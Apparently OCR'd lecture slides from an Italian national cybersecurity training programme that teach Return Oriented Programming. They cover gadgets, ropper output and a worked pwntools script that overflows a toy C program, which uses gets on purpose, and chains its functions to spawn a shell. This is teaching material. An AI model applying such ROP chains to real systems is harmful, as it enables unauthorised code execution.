Return Oriented Programming

Michele LORETI
Università di Camerino





https://cybersecnatlab.it

License & Disclaimer

License Information

This presentation is licensed under the Creative Commons BY-NC License



To view a copy of the license, visit:

http://creativecommons.org/licenses/by-nc/3.0/legalcode

Disclaimer

- We disclaim any warranties or representations as to the accuracy or completeness of this material.
- Materials are provided “as is” without warranty of any kind, either express or implied, including without limitation, warranties of merchantability, fitness for a particular purpose, and non-infringement.
- Under no circumstances shall we be liable for any loss, damage, liability or expense incurred or suffered which is claimed to have resulted from use of this material.

© CINI – 2021

Goal

- In this lecture we will present Return Oriented Programming (ROP)
- This is another technique that can be used execute arbitrary code
- Simple examples will be used to show how ROP works.

© CINI – 2021

Prerequisites

- Lecture:
  - Basic knowledge of C
  - Memory Corruption
  - Basic knowledge of Python

© CINI – 2021

Outline

- Return Oriented Programming
- Gadgets
- ROP in action
- Tools

© CINI – 2021


Return Oriented Programming (ROP)

- Return Oriented Programming (or ROP) is based on the idea of chaining together small snippets (or gadgets) of assembly with stack control to lead the program to do more complex things
- The goal is to obtain a stack that leads to the execution of unwanted behavior

© CINI – 2021

Return Oriented Programming (ROP)


- In ROP, an attacker chains pieces of existing code redirecting the program flow by changing the target address of branch instructions
- Concatenation of such opportunely chosen pieces leads to the execution of a malware
- Traditional code-injection defenses are bypassed



© CINI – 2021

Gadgets

- In principle, any block of instructions that ends with a control-flow transfer
- Especially available in standard libraries of common programming languages (e.g., *libc*), which are compiled for every application
- Dimensions: typically 2 to 5 instructions to reach complete expressiveness



© CINI – 2021

Gadgets Types

- The following types of gadgets are typically used:
  - Gadgets for loading and storing data
    - Register to register
    - Register to memory
    - Memory to register
  - Gadgets for arithmetic operations

© CINI – 2021

Gadgets: Examples

- Let us consider the following two gadgets:

```
pop %ecx
pop %eax
ret
```


```
mov %eax, (%ecx)
ret
```

- If used in sequence, these two gadgets can be used to…
  - pop two values from the stack into registers
  - execute code that uses them

© CINI – 2021

Return-Oriented Programming (ROP)

- Based on gadgets ending with a routine return instruction (RET)
- RET pops the return location from the stack and jumps there
- If the stack data are overflowed, a series of ‘‘ fake’’ return addresses can be stacked
- Every time a RET is executed, control is passed to the next gadget



© CINI – 2021

ROP in action…

- To perform an attack based on ROP one has to:
  - Find the chain of gadgets that induces the expected behavior
  - Store the address of the gadgets on the stack
    - The value of EIP register must be overwritten with the address of the first gadget

© CINI – 2021

Gadget selection

- Gadget to use are selected according to the *effect* one wants to obtain
- A typical goal is the execution of a system to run a shell, such as:

  execve("/bin/sh")

- Referring to the syscal documentation, we have to:
  - Load the value *0xb* into *EAX*
  - Load the address of */bin/sh* to *EBX*
  - Reset the values of *ECX* and *EDX,* and
  - Invoke *INT 0x80*
- Each of the above task can be implemented with a gadget

© CINI – 2021

ROP in action…

- ***Question:*** how can we find such gadgets?
  - By hand, e.g., by inspecting *objdump* (this is the *old school approach*)
  - By using one of the available tools*:*
    - *Ropper (https://github.com/sashs/Ropper)*
    - *ROPGadget (https://github.com/JonathanSalwan/ROPgadget)*
    - *Pwntools*

© CINI – 2021

ROP in action…

- Let us consider the following *C* program
- We can exploit the vulnerability in *vulnerable_function* to execute a *shell*
- This can be obtained via a chain of invocations:
  1. *add_bin(0xdeadbeef)*
  2. *add_sh(0xcafebabe,0x0badf00d)*
  3. *exec_string()*
- *We assume an X86 architecture.*

```
char string[100];

void exec_string() {
    system(string);
}

void add_bin(int magic) {
    if (magic == 0xdeadbeef) {
        strcat(string, "/bin");
    }
}

void add_sh(int magic1, int magic2) {
    if (magic1 == 0xcafebabe && magic2 == 0x0badf00d) {
        strcat(string, "/sh");
    }
}

void vulnerable_function() {
    char buffer[100];
    gets(buffer);
}

int main(int argc, char** argv) {
    string[0] = 0;
    vulnerable_function();
    return 0;
}
```

http://www.codearcana.com


© CINI – 2021

ROP in action…

- We have to call *add_bin* with parameter *0xdeadbeef* to let *string* start with */bin:*

```
void add_bin(int magic) {
    if (magic == 0xdeadbeef) {
        strcat(string, "/bin");
    }
}
```

- Remember that when *add_bin* is executed the stack must look like:



© CINI – 2021

ROP in action…

- We have to guarantee that when the execution of function *add_bin* terminates, control is passed to the next gadget and the stack is ready to execute next function/instruction where the argument is remove.
- For this reason, can use a *gadget* of the form "*pop*; *ret*"
  - The exact register we are using is not important
- Such gadget can we found with *ropper*:

```
CC> ropper -f ./ropexample --search "pop"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop

[INFO] File: ./ropexample
0x080491e1: pop ebp; cld; leave; ret;
0x08049234: pop ebp; ret;
0x08049232: pop ebx; pop edi; pop ebp; ret;
0x08049350: pop ebx; pop esi; pop edi; pop ebp; ret;
0x08049022: pop ebx; ret;
0x08049233: pop edi; pop ebp; ret;
0x08049351: pop esi; pop edi; pop ebp; ret;

CC>
```


© CINI – 2021

ROP in action…

- After that we should call *add_sh* with parameters *0xcafebabe* and *0x0badf00d* to let *string* contain */bin/sh* (that is the shell):

```
void add_sh(int magic1, int magic2) {
    if (magic1 == 0xcafebabe && magic2 == 0x0badf00d) {
        strcat(string, "/sh");
    }
}
```

- In this case we have to add the two expected parameters in the stack together with a “pop; pop; ret;” gadget.

© CINI – 2021

ROP in action…

- The last gadget is used to call function *exec_string:*

```
void exec_string() {
    system(string);
}
```

- Function *system* is used to create a *child* program that execute a command (in our case */bin/sh*, the shell)

© CINI – 2021

ROP in action…

- To exploit the vulnerability the following python script using *pwntools* can be used:

```
#!/usr/bin/env python3
from pwn import *

EXE_FILENAME='./ropexample'
exe = ELF(EXE_FILENAME)

POP_RET     = 0x08049234 # pop ; ret;
POP_POP_RET = 0x08049233 # pop ; pop ; ret:
ADD_BIN     = 0x080491e5 # address of add_bin
ADD_SH      = 0x08049236 # address of add_sh
EXEC_STRING = 0x080491b6 # address if exec_string

io = process(EXE_FILENAME)

#Buffer overflow
chain = b'a'*(0x6c + 4)

#Call add_bin(0xdeadbeef) gadget.
chain += (p32(ADD_BIN)+p32(POP_RET)+p32(0xdeadbeef))

# The add_sh(0xcafebabe, 0x0badf00d) gadget.
chain +=  (p32(ADD_SH)+p32(POP_POP_RET)+p32(0xcafebabe)+p32(0x0badf00d))

chain += p32(EXEC_STRING)

io.sendline(chain)
print(io.clean().decode())
io.interactive()
```


© CINI – 2021

Return Oriented Programming

Michele LORETI
Università di Camerino





https://cybersecnatlab.it